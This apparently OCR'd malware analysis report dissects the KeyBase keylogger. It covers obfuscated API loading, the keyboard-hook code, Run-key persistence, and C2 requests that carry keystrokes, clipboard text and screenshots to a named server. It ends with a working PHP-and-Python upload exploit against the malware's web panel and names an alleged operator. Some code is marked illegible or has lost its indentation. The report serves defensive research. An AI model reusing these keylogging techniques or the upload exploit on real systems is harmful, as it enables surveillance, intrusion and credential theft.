

```
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("kernel32", Encryption.DecryptText("[illegible]", "KeyBase"));
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("kernel32", Encryption.DecryptText("[illegible]", "KeyBase"));
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("kernel32", Encryption.DecryptText("[illegible]", "KeyBase"));
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("kernel32", Encryption.DecryptText("[illegible]", "KeyBase"));
private static readonly Ôµ.Wow64[illegible] [illegible] = Dynamic.CreateApi<Ôµ.Wow64[illegible]>("kernel32", Encryption.DecryptText("[illegible]", "KeyBase"));
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("kernel32", Encryption.DecryptText("[illegible]\u0007", "KeyBase"));
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("kernel32", Encryption.DecryptText("[illegible]", "KeyBase"));
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("ntdll", Encryption.DecryptText("[illegible]\u0000", "KeyBase"));
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("kernel32", Encryption.DecryptText("[illegible]", "KeyBase"));
private static readonly Ôµ.[illegible] [illegible] = Dynamic.CreateApi<Ôµ.[illegible]>("kernel32", Encryption.DecryptText("[illegible]", "KeyBase"));
```

Figure 15. Obfuscated API functions in KeyBase

The following Python code can be used to decrypt these strings.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

strings = [ u"ĈőŘĝŏŒįķŎŖġŎŠĠz", \
          u"ŝƕƩšƔưƕŷƔƇżłƱƕƎƤË", \
          u"ķůƒĻŮƊůőŮšŖŴȡůŨž¥", \
          u"ńŰƓļůƋŰŒůŢŗŵȣŰũſ¦", \
          u"ŨłƶľśƌƐƅſƻźƌłƏŔƚƐżƌƱƟÆ", \
          u"ĴšűĽňżūŅšƃŌŅůũőŮĐ\u0097", \
          u"ŇżƇśūŨżşŭƃŚŹťůŝŹƐŠ¥", \
          u"ıűŦňŦŬŭĹŦŶőňűŐňŠƅŃŨŹ\u0098", \
          u"ńűƎřŹŷŴ¡ŴȼŔŧśƀ£", \
          u"ŵƢDŽƏƦưƑƋƯƶŻŊNØ" ]

key = 'KeyBase'

def dec(str, key):
key_len = len(key)
out = ""
for c, s in enumerate(str[:-1]):
out += chr(ord(s) - ord(key[c%key_len]) - ord(str[-1]))
return out

for s in strings:
print "Decoded: %25s  |  Encoded: %s" % (dec(s, key), repr(s))
```


Persistence

Persistence in KeyBase, should it be enabled, is achieved using two techniques—copying the malware to the startup folder or setting the Run registry key to autorun on startup. When KeyBase copies itself to the startup folder, it names itself 'Important.exe.' This is statically set by the author and cannot be changed by the user in the current version. The key used in the following Run registry key is set by the user, and is always a 32 byte hexadecimal value.

HKCU\Software\Microsoft\Windows\CurrentVersion\Run [32 byte key] : [Path to Executable]

Keylogging


Keylogging in KeyBase is primarily accomplished in a separate class appropriately named 'KeyHook.' While the class shares a name with a publicly available repository on github, the class appears to be custom written. While custom, the class itself uses a very common technique of using the Microsoft Windows SetWindowsHookExA in order to hook the victim's keyboard.



```
public void CreateHook()
{
  string name = "GetExecutingAssembly";
  Assembly assembly = (Assembly)typeof(Assembly).GetMethod(name).Invoke(null, null);
  int hMod = Marshal.GetHINSTANCE(this.Get_Modules(ref assembly)).ToInt32();
  KeyHook.Key = KeyHook.SetWindowsHookExA(13, KeyHook.KHD, hMod, 0);
}
```

Figure 16. Hooking keyboard via SetWindowsHookExA

The author proceeds to handle appropriate keyboard events as expected.




```
private int Proc(int Code, int wParam, ref KeyHook.KeyStructure lParam)
{
  if (Code == 0)
  {
    switch (wParam)
    {
    case 256: // WM_KEYDOWN
    case 260: // WM_SYSKEYDOWN
    {
      KeyHook.DownEventHandler downEvent = this.DownEvent;
      if (downEvent != null)
      {
        downEvent(this.Feed((Keys)lParam.Code));
      }
      break;
    }
    case 257: // WM_KEYUP
    case 261: // WM_SYSKEYUP
    {
      KeyHook.UpEventHandler upEvent = this.UpEvent;
      if (upEvent != null)
      {
        upEvent(this.Feed((Keys)lParam.Code));
      }
      break;
    }
    }
  }
  return KeyHook.CallNextHookExA(KeyHook.Key, Code, wParam, ref lParam);
}
```

Figure 17. Handling keyboard events

The class also has the ability to handle Unicode characters, as well as get the name of the foreground window. This allows the malware to not only identify what keys are being pressed, but what application said key presses are being sent to.

Command and Control (C2)

All communication with a remote server takes place via HTTP. Data is not encrypted or obfuscated in any way. Upon initial execution, KeyBase will perform an initial check-in to the remote server, as we can see below.



```
GET /K/keybase/post.php?type=notification&machinename=WIN-LJLV2NKIOKP&machinetime=2:26%20PM HTTP/1.1
Host: www.keybase.in
Connection: Keep-Alive
```


Figure 18. Initial KeyBase notification HTTP GET request

A number of HTTP headers are not included with the request. This provides a simple technique for flagging the activity as malicious. It is also important to note that it is fairly elementary to detect the activity using the hardcoded GET variables included in the request. While the victim machine name and the current time will vary, the remainder of the request will remain static.

KeyBase may also send the following data back to its C2 server:


- Keystrokes
- Clipboard
- Screenshots

Examples of this data can be seen below.



```
GET /K/keybase/post.php?type=clipboard&machinename=WIN-
LJLV2NKIOKP&windowtitle=&clipboardtext=panelusername&machinetime=2:26%20PM HTTP/1.1
Host: www.keybase.in
Connection: Keep-Alive
```

Figure 19. KeyBase uploading clipboard data




```
GET /K/keybase/post.php?type=keystrokes&machinename=WIN-LJLV2NKIOKP&windowtitle=Facebook%
20-%20Notepad&keystrokestyped=%5Bctrl%5D&machinetime=2:27%20PM HTTP/1.1
Host: www.keybase.in
Connection: Keep-Alive
```

Figure 20. KeyBase uploading keystroke data

During this communication with its C2 server, KeyBase will include the raw clipboard and keystroke log data using various GET parameters. This data is URI-encoded, but otherwise sent in the clear.

Finally, Keybase will also use a specific URI to upload screenshots. The path '/image/upload.php' is hardcoded within the malware. All images sent back to its C2 server will be placed within the '/image/Images/' path. Uploaded data is once again sent unencrypted, as we can see below.



```
POST /K/keybase/image/upload.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------8d26c208e9c6c78
Host: www.keybase.in
Content-Length: 1847857
Expect: 100-continue
Connection: Keep-Alive

-----------------------8d26c208e9c6c78
Content-Disposition: form-data; name="file"; filename="WIN-LJLV2NKIOKP_6_3_14_27_1.png"
Content-Type: application/octet-stream

.PNG
.
...
IHDR..............^.$....sRGB.........gAMA......a.....pHYs..........o.d....IDATx^....v...?
3..X...|..D...&.w.>3."....bG.....`/`.]..D..&U..^.Or...........^
```

Figure 21. KeyBase uploading screenshot image

Web Panel

The web panel itself does not provide any innovative characteristics. It uses a simple red/grey color scheme as seen below.





Figure 22. KeyBase web panel

The panel does allow the attacker to quickly view infected machines, keystrokes, screenshots, clipboard data, and password data. Unfortunately, the author of KeyBase does not make use of pagination, which results in poor performance in the event a large amount of data is being displayed to the attacker.

Interesting Discoveries

During the course of our research, Unit 42 discovered that no authentication was required when viewing the '/image/Images/' path. One C2 server in particular stood out because it appeared the operator was testing KeyBase on his/her local machine. As such, screenshots of his machine were uploaded to his server and could be viewed by the general public. In the screenshot below, we can clearly see the 'KeyBase v1.0' folder. This folder almost certainly contains the KeyBase installation. While viewing the operator's desktop, we can also see a number of other keyloggers, such as 'HawkEye Keylogger' and 'Knight Logger'. Also of note is a popular crypter named 'AegisCrypter'. Finally, we can also see that the user engages in piracy, as copies of both 'The Hobbit' and 'Fury' appear on the desktop as well.



screenshot.rar - WinRAR (evaluation copy)

screenshot.rar - RAR archive, unpacked size 542,208 bytes


Name	Size	Packed	Type	Modified	CRC32
..			File folder		
screenshot_0252...	542,208	533,231	Screen saver	4/21/2015 4:07...	AAB00F83

Selected 542,208 bytes in 1 file

Total 542,208 bytes in 1 file

Figure 23. KeyBase operator desktop screenshot

While continuing to examine the uploaded images, we also identify the user logging into a Windows Web Server 2008 R2 instance via remote desktop. This appears to be where the attacker is launching their spam campaigns using an instance of ‘Turbo-Mailer 2.7.10’. Unfortunately, it appears the operator had forgotten his/her username/password at this particular moment.



Error during mail transfer

SMTPAuthenticationError : (304, 'Invalid Username or Password')

Hi,
here is the invoice, let me know if you need any thing else.
Regards,
Matt.

Figure 24. KeyBase operator sending phishing emails

Further examination of the uploaded screenshots shows activity of the user logging into his/her Facebook account. The user looks to be named ‘China Onyeali’ and is observed discussing some of his/her latest endeavors. Specifically, we see a link to a .rar file hosted on rghost[.]net containing the following file. We also see the operator discussing the HawkEye keylogger in another chat window. The operator’s Facebook page claims that he/she lives in

Mbieri, Nigeria. We previously reported on Nigerian actors using off-the-shelf tools to attack business in our 419 Evolution report last July. This user has been reported to the Facebook security team.





Figure 25. KeyBase operator logged into Facebook

Further Interesting Discoveries

Other interesting discoveries were made while researching the backend C2 code. In particular, the upload.php file was examined and analyzed, as this file handles file uploads to the server. As we can see, there is no validation for the types of files uploaded to the remote server.



```
<?php
$temp = explode(".", $_FILES["file"]["name"]);
$extension = end($temp);
if ($_FILES["file"]["error"] > 0){
    echo "Error";
}else{
    $newfile = uniqid("image_").".".$extension;
    echo $newfile;
    move_uploaded_file($_FILES["file"]["tmp_name"], "Images/" . $_FILES["file"]["name"]);
}
?>
```

Figure 26. KeyBase screenshot upload PHP script

This poses an issue from a security perspective, as a third party can simply upload a PHP script to the '/image/Images/' directory to gain unauthorized access. The following PHP code can be used to read the KeyBase 'config.php' script, which contains the username and password for the web panel.

```php
<?php
$file = '../../config.php';

echo "It works!"."</br>";

if (file_exists($file)) {
echo "Reading file"."</br>";
echo file_get_contents($file);
}
?>
```

Additionally, the following Python code can be used to upload this file and read the results.

```python
import requests
import sys

if len(sys.argv) != 2:
print "Usage: %s [php_file]" % __file__
sys.exit(1)

URL = ""
print "Sending request..."

multiple_files = [('file', ('WIN-JJFOIJGL_6_5_14_22_2.php', open(sys.argv[1], 'rb')))]

r = requests.post(URL + "image/upload.php", files=multiple_files)
print "Results:"
print

r = requests.get(URL + "image/Images/WIN-JJFOIJGL_6_5_14_22_2.php")
print r.text
```

Conclusion

Overall, this KeyBase malware is quite unsophisticated. It lacks a number of features available in some of the more popular malware families, and the C2 web panel contains security vulnerabilities that could allow a third party to gain unauthorized access. The builder for KeyBase provides an easy-to-use, user-friendly interface; however, a number of options are hardcoded into the malware itself. Some examples include the filename KeyBase uses when it is copied to maintain persistence, and various URI paths it uses during the command and control phase.

While this malware has some issues with sophistication, Unit 42 has observed a significant and continued rise in usage by attackers, generally targeting the high tech, higher education, and retail industries. Palo Alto Networks customers are protected via WildFire, which is able to detect KeyBase as malicious. Readers may also use the indicators provided to deploy protections.

For a list of sample hashes and their associated domains and IP addresses, please see the following link.